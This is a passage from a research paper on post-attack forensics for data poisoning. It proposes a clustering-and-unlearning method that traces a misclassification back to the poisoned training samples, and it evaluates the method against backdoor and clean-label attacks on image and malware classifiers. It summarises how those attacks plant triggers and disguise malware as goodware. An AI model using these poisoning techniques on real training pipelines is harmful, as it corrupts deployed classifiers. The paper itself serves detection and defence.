Example Scenario. Figure 1 illustrates the general scenario for post-attack forensic analysis. One or more attackers find a way to access the training data pipeline[1], and inject poison training data to introduce a specific vulnerability into the DNN model (Figure 1(a)). Once the corrupted model is deployed, the attacker submits a carefully crafted input that exploits the vulnerability to produce a misclassified result. When the administrator discovers this misclassification event (possibly after downstream events), they want to identify the root cause or entity responsible (Figure 1(b)). Information is sent to the traceback system, including the input that caused the misclassification, the DNN model, and its training data. The traceback system then identifies the poison training data responsible for the misclassification event (Figure 1(c)).

Here, we define our threat model, identify key goals and challenges of a forensic traceback system for poisoning at-

[1]The training data pipeline often includes multiple layers of data collectors, labelers, and brokers.

tacks, and highlight our key intuition for our solution. We describe the details of our traceback system in §4.

Terminology. We use the following terminology:

- **Data poisoning attack**: the injection of poisoned training data that embeds vulnerability into the victim model.
- **Misclassification event**: an input (x_a) that the model misclassified, and the corresponding misclassified label (y_a).

3.1 Threat Model

We first describe our threat model and assumptions of the attacker and the traceback system.

Data Poisoning Attacker. We adopt common assumptions made by existing work on poisoning attacks and defenses. We assume the attacker:

- can modify any portion of their controlled training data;
- can poison at most half of the entire training dataset;
- has no access to other parts of the model training pipeline, including the final model parameters of the trained model[2];
- is aware of the existence of a potential traceback system and can adopt anti-forensics techniques to evade traceback (more details in §9);
- at inference time, submits an attack input that utilizes the injected vulnerability to cause model misclassification.

Traceback System. We assume the traceback system is deployed by the model owner or a trusted third party, and thus has full access to the following resources:

- the DNN model (its parameters and architecture), the model training pipeline and the training data;
- information on the misclassification event, *i.e.,* the exact attack input x_a and misclassification output y_a.

We do not assume the traceback system has any access to information on other attacks (beyond the current misclassification event), and make no assumption about types or parameters of the poisoning attacks. Note that the traceback system has full access to the training dataset, unlike assumptions made by some existing defenses, which prevent poison attacks without leveraging the full training dataset [79].

We note that in practice, a misclassification event may also arise from low model accuracy or from an evasion attack. Either can cause misclassification without poisoning/modifying training data. In §10, we discuss how our forensic tool can also be used to determine if a misclassification was caused by a poisoning attack. A comprehensive study of robust recognition of non-poison misclassification events is beyond the scope of this paper. In the rest of the paper, we only limit ourselves to data poisoning attacks.

[2]There exists a few parameter-space poison attack [33, 70] and we consider them outside of our threat model since these attacks require additional access to the victim's training pipeline.

3.2 Design Requirements and Challenges

To identify what/who is responsible for the misclassification event, a practical DNN traceback system should meet the following requirements:

- **High precision** – In forensics, false positives can lead to false accusations, and thus must be minimized. Under our problem context, this means that for any misclassification event caused by a specific poisoning attack $\mathbb{A}$, traceback should identify only those poisoned training data injected to implement $\mathbb{A}$ but not others.
- **High recall** – Recall measures the percentage of poison training data responsible for the misclassification event that are identified by the traceback system. Achieving a high recall rate is crucial for identifying all the attack parties, especially when multiple parties worked together to inject poison data in order to train a vulnerability into the model.
- **Generalizability** – An effective traceback system should address a wide range of poisoning attacks against DNN models, without requiring knowledge of the attack type or parameters (*e.g.,* the amount of poison training data).

We further note two *non-goals* of our system. The first is *attack scope*. The goal of the traceback system is to respond to a specific, observed attack. In a scenario where one or more attackers have performed multiple, independent poisoning attacks on the same model, the traceback system focuses on identifying the poison data that caused the observed misclassification event. The second is on *computational latency*. Unlike real-time attack detection tools, forensic traceback is a post-attack operation and does not face strict latency requirements. This is a common assumption for digital forensics [14, 28].

Potential Solutions and Key Challenges. Traditional digital forensics traces the root cause of an attack by building causal graphs using causal links among system events [39, 51, 85]. In our problem context, DNN model training allows each individual training sample to potentially contribute to the final model parameters, and by extension, the misclassification result. This is commonly known in forensics as the *dependency explosion* problem, and combined with the large size of training data (*e.g.,* millions of training samples) makes conventional causal graph analysis intractable.

The key challenge facing any DNN forensic system is how to efficiently connect a (mis)classification result to specific samples in the training data. For non-DNN, linear ML models, existing works use the well-known *influence function* [40] to estimate the contribution of each training data point towards a classification result, leveraging the first-order Taylor's approximation. However, recent work [5] showed that when applied to DNNs, the influence function produces poor performance and requires costly computation of second-order derivatives. We confirmed these observations experimentally. Using the influence function to traceback BadNet poisoning attacks on a CIFAR10 model (details in §6)

achieved less than 69% precision and recall. When testing it on models trained on the larger ImageNet, our influence function computation timed out after running 15 days on 4 NVidia TitanX GPUs.

Another alternative is to adapt existing poison defenses into forensic tools for use after an attack has been detected. While adapting defense techniques as forensics is itself slightly paradoxical (waterproof defenses would obviate the very need for forensics), we can nonetheless test to see if such techniques can be effective after an attack. Later in §8, we adapt four defenses (Spectral Signature, Neural Cleanse, Deep K-NN, and L_2-Norm) into potential forensic tools, and compare them with our traceback system. Some of the adapted systems have success against simple attacks, but all of them fail on stronger poison attacks.

Poisoning as a group effect. In current work on poisoning attacks, attack success relies on a critical mass of poison samples in the training set [29, 65, 69]. While a sufficiently large set of poison training data can shape model behavior and inject vulnerabilities, the contribution of each individual data sample is less and much harder to quantify. This explains the poor performance of the influence function when applied to smaller models such as CIFAR10 (see above). It motivates us to design a solution to search for groups of poison training data, not single samples.

3.3 Design Intuition

Instead of designing the traceback system to explicitly target individual training data samples, our intuition is to inspect training data in groups, and map the traceback problem to a *set searching* problem.

Set searching by iterative clustering and pruning. We propose to search for sets of training samples responsible for an observed misclassification event, by iteratively pruning groups of training data we can identify as *innocent* to the attack. Starting with the full training data set, we progressively identify and prune clusters of innocent training samples until only those *responsible* for the misclassification event are left. In each iteration, we only need to identify clusters of training data that *do not* contain any poison training data required to make the misclassification event successful. As such, our traceback design only needs a "binary" measure of event responsibility, which is much easier to compute than the actual contribution of any training data samples to the attack.

A binary measure of event responsibility. We propose a binary measure of event responsibility, which connects a misclassification event with the model training data. Here our hypothesis is that since data poisoning attacks focus on making the model learn new behavior that is different from those offered by the benign (or innocent) data, the attack confidence level should not degrade if some portion of the innocent data is *not* used for model training. In this work, we propose to use this condition to determine whether a cluster of training data contains only innocent data not responsible for the misclassification.

We formally define this condition as follows. Let the model's full training dataset D be divided into two distinct subsets: D_1 and $D \setminus D_1$. Let $\mathcal{F}$ be the DNN model trained on D and $\mathcal{F}^-$ be the model trained on $D \setminus D_1$. Let (x_a, y_a) represent the misclassification event. We use $\ell(\mathcal{F}(x_a), y_a)$ and $\ell(\mathcal{F}^-(x_a), y_a)$ to indirectly compare the confidence level of (x_a, y_a) on the two DNN models, where $\ell(.)$ is the cross-entropy loss function. Specifically, if removing D_1 from the model training data does not increase the attack confidence level, *i.e.,*

$$\ell(\mathcal{F}(x_a), y_a) \geq \ell(\mathcal{F}^-(x_a), y_a), \tag{1}$$

then D_1 is *less responsible* for the misclassification event (x_a, y_a) than $D \setminus D_1$. This is in the sense that $D \setminus D_1$ has a ratio of benign to poison data that is more skewed towards poison than D, allowing us to use this measure of event responsibility to iteratively determine the subset of poison data. We note that in practice, we are able to use clustering to find splits such that D_1 does not contain *any* poison data. Our proposed measure *only* examines the attack confidence level, and does not consider the model's normal classification accuracy.

The proposed binary measure of event responsibility (Eq. 1) is supported by our theoretical analysis on how removing a portion of the training data affects attack performance. For brevity, we present the analysis in Appendix A.1.

4 Detailed Poison Traceback Design

This section presents the detailed design of our traceback system. We start from a high-level overview, followed by the detailed description of the two key components (clustering and pruning), which run iteratively to identify the set of poison training data responsible for the misclassification event.

4.1 High-level Overview

In a nutshell, our traceback system implements an iterative clustering and pruning process, which progressively identifies sets of innocent training data that are not responsible for the observed misclassification event. This ends when only the poison data responsible for the misclassification event is left and thus identified. Doing so requires two key operations: clustering and pruning.

(1) Clustering unmarked training data. The clustering component divides the unmarked training data into clusters, based on how they affect the model parameters (details in §4.2). Here the goal is to progressively separate innocent data from poison data, so that we can identify, mark and prune an innocent cluster (using the pruning component).

(2) Identifying and pruning innocent clusters. This pruning component examines the unmarked data clusters, applies the binary metric defined by Eq. (1) to identify an *innocent*

cluster, if any, that is not responsible for the misclassification event. The identified cluster is marked and thus excluded from the next clustering operation, *i.e.,* pruned out. We note that pruning does not affect the computation of Eq. (1), where D is always the original full training dataset and D_1 is a cluster to be examined. The detailed pruning design is in §4.3.

An illustrative example. Figure 2 shows an example traceback process that completes in two iterations, visualized in a simplified 2D projection of the training data. The traceback starts from the full set of training data as unmarked, including both innocent (blue) and poison (red) data. In each iteration, the left figure shows the collection of unmarked training data to be clustered and the resulting cluster boundary that divides them into two clusters; the right figure shows the result of pruning where the innocent cluster is removed. At the end of iteration 2, only the set of poison data responsible for the attack is left as unmarked. Upon detecting that the unmarked data cannot be further divided or pruned, the process ends and the unmarked data are declared as the training data responsible for the misclassification event.




Figure 2: An illustration of our poison traceback process that completes in two iterations, visualized on a simplified 2D space representing the training data.

4.2 Clustering Unmarked Training Data

We now describe the detailed clustering design, which seeks to progressively separate benign and poison training data into different clusters. The key challenge here is that while innocent and poison data are different by design (in order to inject different behaviors into the model), it is highly challenging to accurately characterize and measure such differences. This is also why it has been hard to design defense mechanisms that can effectively identify and remove poison training data.

Instead, our clustering design first maps these training data into a new space, focusing on "amplifying" the separation between innocent and poison data rather than identifying them. Operating on this new space, each clustering operation will produce two clusters, ideally one containing only innocent data and the other containing a mixture of innocent and poison data. Given these two clusters, our pruning component (§4.3) will replay the misclassification event to identify the innocent cluster. In the next iteration, we will run clustering only on the mixed cluster to "extract" more innocent data. After a few iterations, the innocent and poison data become fully separated.

Therefore, our clustering design includes 1) data mapping to "amplify" the distance between innocent and poison data, and 2) a high performance clustering method to generate the clusters, which we discuss below.

Data mapping. We map the data by estimating how a training sample x affects the final model parameters. This is measured by the change of model parameters when x is absent from the training dataset, *i.e.,* comparing the final model parameters when trained on D and $D \setminus x$, where D is the full training dataset. Unlearning benign or poison data results in *different* effect on model parameters. Unlearning of poison samples shifts the model closer to an optimal location in parameter space, where poisoning is ineffective, while unlearning benign samples shifts the model towards its initial randomly initialized state, since if all benign samples are effectively unlearned, the model will have no predictive power. A naive implementation would retrain the model on $D \setminus x$, leading to unnecessary computational overhead and stochasticity from training. Instead, inspired by the concept of *unlearning*, we propose estimating the parameter change using a gradient computation. The gradient of the parameters with respect to a given data point with a specified loss function is a well-known method to characterize its impact on the model [40]. Intuitively, data with similar gradients will have a similar impact on the model. Thus, our data mapping for training data point x is:

$$\nabla_\theta \ell(\mathcal{F}(x), NULL) \tag{2}$$

where $\mathcal{F}$ is the original model (trained on D), θ is the parameter set of $\mathcal{F}$'s classification layer, ℓ is the cross-entropy loss, and $NULL$ is a new "no knowledge learned" label to represent the effect of not learning from x. We implement $NULL$ as an equal probability output, which has been used by existing works to label out-of-distribution (OOD) samples [77].

We note that our data mapping method is one of the many ways to represent data for analysis in poison setting. Other mapping methods exist in the literature [10, 15]. We leave a systematic study of the optimaility of data mappings and designing better performing mapping to future work.

Clustering heuristics. To handle large training data sets, we use Mini-Batch K-means [64], a scalable variant of the K-means clustering algorithm. As the name suggests, it first runs K-means on multiple smaller batches of the dataset and then aggregates their results. This allows us to distribute the computation across multiple servers, achieving orders of magnitude speedup without degrading the clustering quality [64]. As discussed earlier, we configure the clustering system to produce two clusters per iteration.

4.3 Pruning the Innocent Cluster

Given the two clusters, the pruning component will identify which of the two clusters is less responsible, if any, for the misclassification event (x_a, y_a). This is done by using (x_a, y_a) to evaluate each cluster's responsibility to the event – if a cluster meets the condition in Eq. (1), it is marked as innocent and excluded in the next clustering iteration. In practice, we find that the less responsible cluster always contains only benign data, due to the clear separation induced by our mapping in §4.2, resulting in rapid identification of the poison data.

The design challenge facing this component is how to efficiently evaluate the condition defined by Eq. (1), especially $\ell(\mathcal{F}^-(x_a), y_a)$. Given a cluster (D_1), $\mathcal{F}^-$ refers to the DNN model trained on $D \setminus D_1$. One can certainly compute $\ell(\mathcal{F}^-(x_a), y_a)$ by training $\mathcal{F}^-$ from scratch, which is often expensive in practice. Again, inspired by the concept of 'unlearning', we propose producing $\mathcal{F}^-$ by unlearning D_1 from the original model $\mathcal{F}$.

Existing unlearning for provable privacy protection. Unlearning has been explored in the context of privacy (*e.g.,* [8, 30, 53]) where a person protected by privacy laws can request their data be removed from a trained ML model. Thus, existing unlearning methods focus on achieving a strong, provable privacy guarantee at the cost of high computation complexity. Furthermore, their performance degrades rapidly as the number of data points to be unlearned increases [8, 30], making them unsuitable for our traceback system.

Proposed: functional unlearning for traceback. Instead, we propose approximating $\mathcal{F}^-$ by *functionally unlearning* a cluster D_1 from the original model $\mathcal{F}$. Specifically, we fine-tune $\mathcal{F}$ to minimize the cross-entropy loss between D_1 and the NULL label (*i.e.,* no knowledge learned) discussed in §4.2 while maintaining a low cross-entropy loss on the rest of the training data $(D \setminus D_1)$ like the original model. This fine-tuning operation is guided by

$$\min_{\theta} \left(\sum_{(x,y)\in D_1} \ell(\mathcal{F}(x), NULL) + \sum_{(x,y)\in D\setminus D_1} \ell(\mathcal{F}(x), y) \right) \quad (3)$$

where $(x, y) \in D \setminus D_1$ represents the training data instance (input x and its label y). We solve the above optimization using stochastic gradient descent (SGD) with the same hyper-parameters as the original model training, and use the fine-tuned version of $\mathcal{F}$ as $\mathcal{F}^-$. We then compute $\ell(\mathcal{F}^-(x_a), y_a)$ using the misclassification event (x_a, y_a) and verify the condition defined by Eq. (1).

5 Overview of Evaluation

Using a variety of tasks/datasets, we evaluate our traceback system against 6 different poison attacks (3 dirty-label and 3 clean-label attacks) and 4 anti-forensic countermeasures. We outline these experiments and a preview of our findings.

Dataset	Dimensionality	# Classes	# Training Data	Architecture
CIFAR10 [41]	32×32	10	50,000	WideResNet-28 [86]
ImageNet [18]	299×299	1,000	1,281,167	Inception ResNet [73]
VGGFace [56]	224×224	2,622	2,622,000	VGG-16 [71]
Wenger Face [80]	224×224	10	762	ResNet-50 [32]
EMBER Malware [2]	2351	2	600,000	EmberNN [65]

Table 1: Datasets & DNN architectures for our evaluation.

I. Traceback of dirty-label poison attacks (§6). Using 4 image classification datasets, we test against 3 state-of-the-art dirty-label attacks, including an attack without any known effective defense. Our traceback system achieves $\geq 98.9\%$ precision and $\geq 97.1\%$ recall in identifying poison data.

II. Traceback of clean-label poison attack (§7). For both image classification and malware classification datasets, we test against 3 state-of-the-art clean-label attacks, including an attack without any known effective defense. Our traceback system achieves $\geq 98.4\%$ precision and $\geq 96.8\%$ recall.

III. Robustness against anti-forensic countermeasures (§9). We consider 4 potential countermeasures that a resourceful attacker can deploy to bypass the traceback. Results show that our system is robust against all four. Across all the experiments, the most effective countermeasure reduces the traceback precision and recall by less than 4%.

6 Evaluation on Dirty-label Attacks

Our evaluation of the traceback system starts from testing it against dirty-label poisoning attacks. We consider three state-of-the-art dirty-label attacks: BadNet [29], Trojan [48], and Physical Backdoor [80]. We follow the original papers to implement these attacks and vary their attack parameters to produce a rich collection of poisoning attacks and their misclassification events. Overall, our results show that the proposed traceback system can accurately identify the root cause of dirty-label attacks ($\geq 98.9\%$ precision and $\geq 97.1\%$ recall) while maintaining a reasonable traceback time per attack.

6.1 Experiment Setup

We first summarize the configuration of the attacks and our traceback system, and discuss the evaluation metrics.

Attack Setup. Using 4 image classification datasets listed in Table 1, we implement the above mentioned three attacks (Table 15 in Appendix). Their attack success rate and normal classification accuracy match those reported by the original papers. We briefly summarize them below. Further details on the DNN models, datasets, and attacks can be found in Appendix A.2.

- **BadNet (CIFAR10, ImageNet):** The BadNet [29] attack builds poison training data by adding a pre-selected backdoor trigger to benign inputs and labeling them with the target label. We run BadNets on image classification tasks trained on CIFAR10 and ImageNet, respectively. The default attack configuration is identical to [29]: 10% injection

Attack Type	Attack Name	Dataset	Traceback Performance		
			Precision	Recall	Runtime (mins)
Dirty-label (§6)	BadNet	CIFAR10	$99.5 \pm 0.0\%$	$98.9 \pm 0.0\%$	11.2 ± 0.4
	BadNet	ImageNet	$99.1 \pm 0.0\%$	$99.1 \pm 0.0\%$	142.5 ± 4.1
	Trojan	VGGFace	$99.8 \pm 0.0\%$	$99.9 \pm 0.0\%$	208.9 ± 9.2
	Physical Backdoor	Wenger Face	$99.5 \pm 0.1\%$	$97.1 \pm 0.2\%$	2.1 ± 0.0
Clean-label (§7)	BP	CIFAR10	$98.4 \pm 0.1\%$	$96.8 \pm 0.2\%$	19.2 ± 1.2
	BP	ImageNet	$99.3 \pm 0.0\%$	$97.4 \pm 0.1\%$	202.0 ± 7.1
	WitchBrew	CIFAR10	$99.7 \pm 0.0\%$	$96.8 \pm 0.1\%$	21.4 ± 2.1
	WitchBrew	ImageNet	$99.1 \pm 0.1\%$	$97.9 \pm 0.1\%$	194.3 ± 5.9
	Malware Backdoor	Ember Malware	$99.2 \pm 0.0\%$	$98.2 \pm 0.1\%$	57.7 ± 3.0

Table 2: Precision, recall, and runtime of the traceback system for each of the four **dirty-label poisoning** attack tasks and the five **clean-label poisoning** attack tasks (averaged over 1000 runs per attack task).

rate (*i.e.,* 10% of the training data is poison data) and a 'yellow square' as the trigger.

- **Trojan (VGGFace):** The Trojan [48] attack improves upon BadNet by using an optimized trigger to increase attack success. Like the original paper [48], we implement this attack on a face recognition model trained on VGGFace. The default attack configuration uses 10% injection rate and a 59×59 pixel trigger.
- **Physical Backdoor (WengerFace):** Wenger *et al.* [80] recently proposed a physical backdoor attack against facial recognition models, using everyday physical objects such as eyeglasses and headbands as the trigger. They collected a custom dataset of face images (hereby referred to as WengerFace) of users wearing these accessories. We use the same dataset[3] to implement the attack. Following the original paper, we implement the attack with the default configuration of 10% injection rate and a pair of eyeglasses as the trigger (since it offers the highest success rate among the triggers tested). Note that this backdoor attack is able to bypass 4 state-of-the-art defenses [15, 24, 75, 79]. To the best of our knowledge, there is no known effective defense against this attack.

In the rest of the paper, we often use attack-dataset (*e.g.,* BadNet-CIFAR10) to succinctly identify each attack task. Given an attack configuration (*i.e.,* attack-dataset, injection rate, trigger), we generate 1000 successful attack instances (x_a, y_a) as the misclassification events to test our traceback system. Specifically, we randomly choose 10 target labels to implement 10 versions of the given poisoning attack. Then for each attack version, we randomly select 100 successful attack instances as the misclassification events, producing a total of $10 \times 100 = 1000$ events.

Traceback Setup. Configuring the traceback system is simple as it does not assume prior knowledge of the attacks. The majority of computation comes from the data projection used by the clustering component, *i.e.,* computing eq. (2) for each training sample. For large models (like those trained on ImageNet), we speed up the computation of Eq. (2) by randomly selecting $\rho\%$ of the model weights in the final classification layer. We empirically find that reducing ρ from 10 to 1 does not lead to visible changes to the traceback accuracy (see Table 12 in the Appendix), and thus set $\rho = 1$.

Evaluation Metrics. We evaluate the proposed traceback system using three metrics: 1) *precision* of identifying poison training data, 2) *recall* of identifying poison training data, and 3) runtime latency of a successful traceback. We report the average and standard deviation values over 1000 misclassification events per attack configuration.


6.2 Traceback Performance

Precision and Recall. We first report the precision and recall of our traceback system, when tested against dirty-label attacks under the default attack configuration (*i.e.,* those used by the original papers). The top section of Table 2 shows the traceback precision and recall for each attack-dataset. Across all these experiments, our system consistently achieves a high precision ($99.1 - 99.8\%$) and a high recall ($97.1 - 99.9\%$).

An interesting observation is that the recall for Physical Backdoor is lower (97.1%) than the other attacks ($> 98.9\%$). That is, our traceback detects less portion of the poison training data samples used by Physical Backdoor compared to the other attacks. We wonder whether this is because those data samples contributed very little to the injected vulnerability, especially since real photos of physical objects often lead to less precise triggers than those injected digitally. We validate this hypothesis by removing the exact set of poison data missed by our traceback and re-launching the poison attack, and the attack success rate drops by only 0.08% on average. But when removing a random set of poison training data of the same size, the attack success rate drops by 1.02% on average. This confirms our hypothesis.

Detailed Analysis of Clustering. To obtain a deeper understanding of the traceback performance, we perform a detailed analysis of the clustering component. Intuitively, clustering is most effective if the data projection makes the benign and poison data well-separated from each other. Along this line, our analysis starts from visualizing the project result of the model training data (benign and poison), for three poisoning attacks (BadNet-CIFAR10, Trojan-VGGFace, and

[3] We contacted the authors of [80] to obtain the dataset and the required user consent and authorization to use this dataset for our study.



(a) BadNet-CIFAR10 (b) Trojan-VGGFace (c) Physical-Wenger

Figure 3: A simplified, 2-D PCA visualization of the projected training data, where poison and benign data are well-separated.

Physical-Wenger). Figure 3 shows the simplified 2D version generated using 2-dimensional Principal Component Analysis (PCA) [57] on the projected data. In this visualization, the benign and poison data appear to be well-separated.

Next, we study the L_2 distance among the projected training data, focusing on measuring the normalized L_2 distance between each poison data sample to the centroid of all the benign data (*i.e.,* the benign centroid), and the centroid of all the poison data (*i.e.,* the poison centroid). Table 17 lists the average results for four attacks. We calculate the normalized L_2 distances to allow a fair comparison across attacks.

Results in Table 17 confirm that the poison and benign data are reasonably separated. The poison data in Physical-Wenger are more spread out while those in Trojan-VGGFace are densely packed. These observations align with those of Figure 3). Overall, our proposed data projection achieves sufficient separation between the benign and poison data, allowing the subsequent clustering and pruning operation to quickly identify all the benign data. Across all four attacks, the traceback takes no more than 4 clustering/pruning iterations to complete.

Detailed Analysis of Pruning. Our pruning operation is based on the condition defined by eq. (1) that compares the cross-entropy loss of the misclassification event on the original model $\mathcal{F}$ and the new model $\mathcal{F}^-$ after removing a cluster D_1 from the training dataset. Using BadNet-CIFAR10 as an example, Table 3 lists the mean and standard deviation of $\ell(\mathcal{F}(x_a),y_a)$ for the original model, $\ell(\mathcal{F}^-(x_a),y_a)$ when removing an "innocent" cluster, and $\ell(\mathcal{F}^-(x_a),y_a)$ when removing a poison cluster. The latter two display distinct difference when compared to the first term ($\ell(\mathcal{F}(x_a),y_a)$), confirming that our proposed binary condition offers a clear signal to accurately identify innocent clusters not responsible for the misclassification.

$\ell(\mathcal{F}(x_a),y_a)$	$\ell(\mathcal{F}^-(x_a),y_a)$ **when removing**	
	an innocent cluster	**a poison cluster**
0.09 ± 0.02	0.02 ± 0.00	6.91 ± 0.6

Table 3: The cross-entropy loss of the misclassification event on the original and modified models, for BadNet-CIFAR10.

6.3 Traceback Overhead

Finally, we report in Table 2 (the last column) the runtime of traceback against different attack tasks. We run a prototype of our traceback system on a machine with one Nvidia Titan X GPU and 12 Intel Xeon CPUs. The computation time linearly increases with the dimension of the data projection and the number of training data samples. For models with a large training dataset, the bulk of the traceback computation comes from the clustering of training data, which takes up 83% of the computation time for Trojan-VGGFace, the most computational expensive task. On the other hand, simple data parallelism enabled by the use of mini-batch K-mean clustering can significantly speed up the runtime. For example, parallelizing using 5 machines reduces the runtime for Trojan-VGGFace to 49.5 ± 3.2 minutes, a 4.1x speed up.

7 Evaluation on Clean-label Attacks

We now evaluate our traceback system against clean-label poisoning attacks, and contrast its performance to that on dirty-label attacks. Compared to dirty-label attacks, clean-label attacks follow a different attack methodology, use fewer poison training samples, and these samples appear less separated from the benign data even after data projection. These factors make the clustering and pruning process more challenging. Nevertheless, our traceback system still achieves good performance across all attack tasks ($\geq 98.4\%$ precision and $\geq 96.8\%$ recall). In the following, we present the experiment setup of the five clean-label attacks used by our evaluation, and how our traceback system responds to these attacks.

7.1 Experiment Setup

Attack Setup. We consider two state-of-the-art triggerless clean-label attacks on image classification, and a backdoor-based clean-label attack on malware classification (Table 16 in Appendix). Our implementation of these attacks match the original papers in both attack success rate and benign classification rate. Further implementation details are in Appendix A.2.

- **Bullseye Polytope (BP) (CIFAR10 & ImageNet):** The BP attack [1] aims to make the model classify a single attack sample x_a to a target class y_a at test time without modifying the sample (hence, triggerless). This is done by adding

imperceptible perturbations to the poison training data so their representations in the feature space form a fixed-radius polytope around the chosen attack sample x_a. The classifier then associates the region around the attack sample with the label of the poison data, which is the desired target label y_a. This leads to misclassification of x_a to y_a at test time.
It is known that BP only works well when the attacker has access to a pretrained feature extractor used by the victim model, *i.e.,* it is effective in the transfer learning setting. We follow this setup and use a feature extractor pretrained on the benign data as the victim. We use the attack parameters of the BP-5x attack (the strongest variant) from the original paper and test the attack on CIFAR10 and ImageNet.

- **Witches' Brew (CIFAR10 & ImageNet):** Witches' Brew [26] is a clean-label triggerless attack that. It works by adding imperceptible perturbations to the poison data to align its gradient with that of the attack sample. This makes the model misclassify the attack sample to the target class of the poison data. We test the attack on CIFAR10 and ImageNet datasets.
- **Malware Backdoor (Ember Malware):** This is a clean-label, *backdoor* attack on malware classifiers [65]. The attacker uses influence functions to find 128 most important features defining 'goodware' and uses these as a trigger. These features are then modified for poison malware samples, with the target class being 'goodware'. The authors of [65] found all three of the state-of-the-art defenses [15, 46, 75] are ineffective against this attack. Like the original paper, we use the publicly-available Ember malware classification dataset. Since attackers are mostly interested in disguising malware as 'goodware', we only use 'goodware' as the target label of the attack.

Traceback System Setup & Evaluation Metrics. We use the same system setup and evaluation metrics as §6.

7.2 Traceback Performance

The bottom section of Table 2 shows that our traceback system achieves $> 98.4\%$ precision and $> 96.8\%$ recall when going against the five clean-label poisoning attacks. In the following, we discuss these results in detail by contrasting the trackback performance on clean-label attacks to that on dirty-label attacks (discussed in § 6.2).

Lower traceback recall due to ineffective poison data. First, we see that the traceback precision remains high even as compared to dirty-label attacks, but the recall is consistently lower and the runtime is higher. In particular, Table 2 shows that the lowest traceback recall happens on the two triggerless attacks, BP and Witches' Brew. We hypothesize that it is because these two attacks failed to move the representations of some poison training data to the desired location in the feature space. These "ineffective" poison training data made very little contribution to the misclassification event, and are hard to detect during traceback.

$\ell(\mathcal{F}(x_a), y_a)$	$\ell(\mathcal{F}^-(x_a), y_a)$ **when removing**	
	an innocent cluster	**a poison cluster**
0.61 ± 0.07	0.39 ± 0.04	8.81 ± 0.81

Table 4: The cross-entropy loss of the misclassification event on the original and modified models, for BP-CIFAR10.

We test and validate this hypothesis by gradually increasing the attack perturbation budget (to increase the effectiveness of the poison training data) and observing the attack success rate. The budget for the BP and WitchBrew attacks determines the magnitude of perturbation the attacker can add to each poison data point (the default budget is set to $L_{inf} = 0.03$). A higher perturbation budget allows the attacker to position the poison training data "closer" to their desired locations, making these data more "effective" and leading to a stronger attack success rate. Table 14 confirms that the attack success rate increases with the perturbation budget. We also list the traceback precision and recall. While precision remains high, the recall also increases from 94.9% to 99.4% as we increase the budget, confirming our hypothesis that the presence of ineffective poison samples is the reason for a lower recall value.

Less distinct clusters lead to more pruning iterations. We also study the performance of clustering and pruning on the five clean-label attacks. Like Figure 3 for dirty-label attacks, we visualize the projected training data using 2-D PAC for clean-label attacks. The visualization for BP-CIFAR10 is shown in Figure 5. Compared to the wide separation seen on the dirty-label poison data (Figure 3), the BP poison data appear much less separated from the benign training data. In fact, they reside in the gap between different benign clusters. This is not surprising, because clean-label attacks work by moving the representation of the poison data close to that of benign data in the target class, so these poison data are inherently closer to the benign data.

We also analyze the pruning operation when tracing back clean-label attacks. Table 4 shows the cross-entropy loss caused by training data removal, which is used to determine whether a cluster is benign or not. Again, we observe a clear pattern that separates benign clusters from poison (or mixed) clusters, *i.e.,* $\ell(\mathcal{F}^-(x_a), y_a)$ for removing an innocent cluster is smaller than $\ell(\mathcal{F}(x_a)$, and $\ell(\mathcal{F}^-(x_a), y_a)$ for removing a poison cluster is significantly larger. As such, pruning can effectively identify benign clusters.

Despite the reduced separation, our traceback system can still accurately identify the benign (and thus poison) data clusters while using more clustering/pruning iterations. For example, an average of 10.7 iterations are needed for BP-CIFAR10 compared to 3.2 iterations for the dirty-label attack on the same model (BadNet-CIFAR10).

Attack-Dataset	Traceback Method		
	Spectral Signature	Neural Cleanse	**Ours**
BadNet-CIFAR10	95.3% / 92.4%	98.7% / 96.6%	**99.5% / 98.9%**
BadNet-ImageNet	96.0% / 93.7%	91.1% / 97.2%	**99.1% / 99.1%**
Trojan-VGGFace	93.1% / 89.8%	94.8% / 97.4%	**99.8% / 99.9%**
Physical-Wenger	43.2% / 67.4%	0% / 0%	**99.5% / 97.1%**
Malware Backdoor	2.1% / 15.1%	0% / 0%	**99.2% / 98.2%**

Table 5: Comparing our traceback system against forensic tools adapted from existing backdoor defenses. We present the results as "Precision / Recall".

Attack-Dataset	Traceback Method		
	Deep K-NN	L_2-Norm	**Ours**
BP-CIFAR10	36.1% / 74.3%	34.5% / 78.0%	**98.4% / 96.8%**
BP-ImageNet	57.9% / 79.6%	53.4% / 72.4%	**99.3% / 97.4%**
WitchBrew-CIFAR10	49.3% / 53.9%	52.1% / 42.8%	**99.7% / 96.8%**
WitchBrew-ImageNet	53.5% / 47.2%	51.3% / 44.3%	**99.1% / 97.9%**

Table 6: Comparing our traceback system against forensic tools adapted from existing clean-label defenses. We present the results as "Precision / Recall".

8 Comparing against Adapted Defenses

While forensics tools are solving a different problem as defenses, it is reasonable to ask, can existing defenses be adapted to become tools in forensic analysis. Here, we adapt four state-of-the-art poison defenses (two backdoor and two triggerless defenses) to perform post-attack traceback analysis. We compare our system against adapted backdoor defenses (Spectral Signature [75] and Neural Cleanse [79]) in Table 5, and our system against triggerless defenses (Deep K-NN and L_2-Norm Outliers [59]) in Table 6.

